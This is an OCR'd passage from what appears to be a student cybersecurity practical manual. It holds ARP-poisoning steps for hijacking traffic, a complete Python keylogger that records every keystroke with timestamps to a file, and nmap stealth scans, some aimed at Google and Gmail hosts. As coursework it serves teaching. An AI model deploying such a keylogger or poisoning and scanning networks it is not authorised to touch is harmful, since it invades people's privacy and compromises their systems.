

8. Select the hosts on the right side to hijack IP traffic between left list and right list.



9. Click on start/stop APR to start the APR poisoning.




10. APR poisoning is performed on the selected devices.



# PRACTICAL NO.4

**Aim: Create a simple keylogger using python.**

Steps:

1.Open your Windows Command Prompt change your directory to the location where python software is installed and type "pip install pynput".To install all the necessary modules.



2.Go to python idle and type the following code:

```
from pynput.keyboard import Key, Listener

import logging

# if no name it gets into an empty string

log_dir = ""

# This is a basic logging function
```

```
logging.basicConfig(filename=(log_dir+"my_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')

# This is from the library

def on_press(key):

        logging.info(str(key))

# This says, listener is on

with Listener(on_press=on_press) as listener:

        listener.join()
```

3.Run your program and type some text on the output console.


4.Search for the text file name my_log in your python folder which you have created . You will be able to see the see the record of each and every key which is being pressed along with the date and time.




```
2019-03-03 14:39:19,072:Key.enter:
2019-03-03 14:39:19,436:u'i':
2019-03-03 14:39:19,539:Key.enter:
2019-03-03 14:39:19,871:u't':
2019-03-03 14:39:20,006:Key.enter:
2019-03-03 14:39:20,226:u'h':
2019-03-03 14:39:20,387:Key.enter:
2019-03-03 14:39:20,621:u'i':
2019-03-03 14:39:21,108:Key.enter:
2019-03-03 14:39:21,305:u'k':
2019-03-03 14:39:21,464:Key.enter:
2019-03-03 14:39:21,884:u'r':
2019-03-03 14:39:22,323:Key.enter:
2019-03-03 14:39:23,188:u'a':
2019-03-03 14:39:23,309:Key.enter:
2019-03-03 14:39:23,625:u'j':
2019-03-03 14:39:23,753:Key.enter:
2019-03-03 14:40:07,467:Key.down:
2019-03-03 14:40:07,936:Key.down:
2019-03-03 14:40:08,118:Key.down:
2019-03-03 14:40:09,091:Key.down:
2019-03-03 14:40:09,591:Key.down:
2019-03-03 14:40:09,624:Key.down:
2019-03-03 14:40:09,657:Key.down:
2019-03-03 14:40:09,688:Key.down:
2019-03-03 14:40:09,721:Key.down:
2019-03-03 14:40:09,755:Key.down:
2019-03-03 14:40:10,055:Key.down:
2019-03-03 14:40:10,349:Key.down:
2019-03-03 14:40:10,842:Key.down:
2019-03-03 14:40:11,342:Key.down:
2019-03-03 14:40:11,375:Key.down:
2019-03-03 14:40:11,408:Key.down:
2019-03-03 14:40:11,441:Key.down:
2019-03-03 14:40:11,473:Key.down:
2019-03-03 14:40:11,507:Key.down:
2019-03-03 14:40:11,539:Key.down:
2019-03-03 14:40:11,572:Key.down:
```

# PRACTICAL NO.5

**Aim: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.**

Steps:


Install NMAP .After Installation open command prompt and type "nmap" to check whether nmap has been properly installed or not.





## (1)ACK -sA(TCP ACK scan)

it never determines open ports. it is used to map out firewall Rule sets,determining whether they are stateful or not and which ports are filtered.

command: nmap -sA -T4 scanme.nmap.org





After firewall setting on




To get the information of the specific host

Cmd -- nmap -sA -p8080 www.google.com and nmap -sA -p8080 www.google.com --reason





## (2)SYN(Stealth)Scan(-sS)

SYN scan is the default and the most popular sacan option for good reason. it can be performed quickly ,scanning thousand of ports per second on a fast network not hampered by intrusive firewalls.

command:nmap -sS -p80,135 scanme.nmap.org  and


nmap -sS -p80,135 scanme.nmap.org --reason




**(3)FIN Scan(-sF)**

sets just the TCP FIN bit.

Command:nmap -sF -T4 www.gmail.com



### (4)NULL Scan(-sN)

Does not sets any bits(TCP flag header is 0)

command:nmap -sN -p 22 scanme.nmap.org

Select C:\Windows\system32\cmd.exe

```
C:\Users\komal>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 17:26 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.06 seconds

C:\Users\komal>
```

### (5)XMAS Scan(-sX)

Sets the FIN,PSH,AND URG FLAGS,lighting the packet up like a christmas tree.

command: nmap -sX -p 26 www.gmail.com --reason

C:\Windows\system32\cmd.exe


```
C:\Users\komal>nmap -sX -p 22 www.gmail.com --reason
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 17:29 India Standard Time
Nmap scan report for www.gmail.com (142.250.192.101)
Host is up, received echo-reply ttl 59 (0.0050s latency).
rDNS record for 142.250.192.101: bom12s17-in-f5.1e100.net

PORT   STATE         SERVICE REASON
22/tcp open|filtered ssh     no-response

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds

C:\Users\komal>nmap -sX -p 26 www.gmail.com --reason
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 17:29 India Standard Time
Nmap scan report for www.gmail.com (142.250.192.101)
Host is up, received echo-reply ttl 59 (0.0050s latency).
rDNS record for 142.250.192.101: bom12s17-in-f5.1e100.net

PORT   STATE         SERVICE REASON
26/tcp open|filtered rsftp   no-response

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds

C:\Users\komal>
```

# PRACTICAL NO.6


**Aim: Use Wireshark to capture network traffic and analyse network.**

Steps:


1.Open Wireshark and capture the packets.

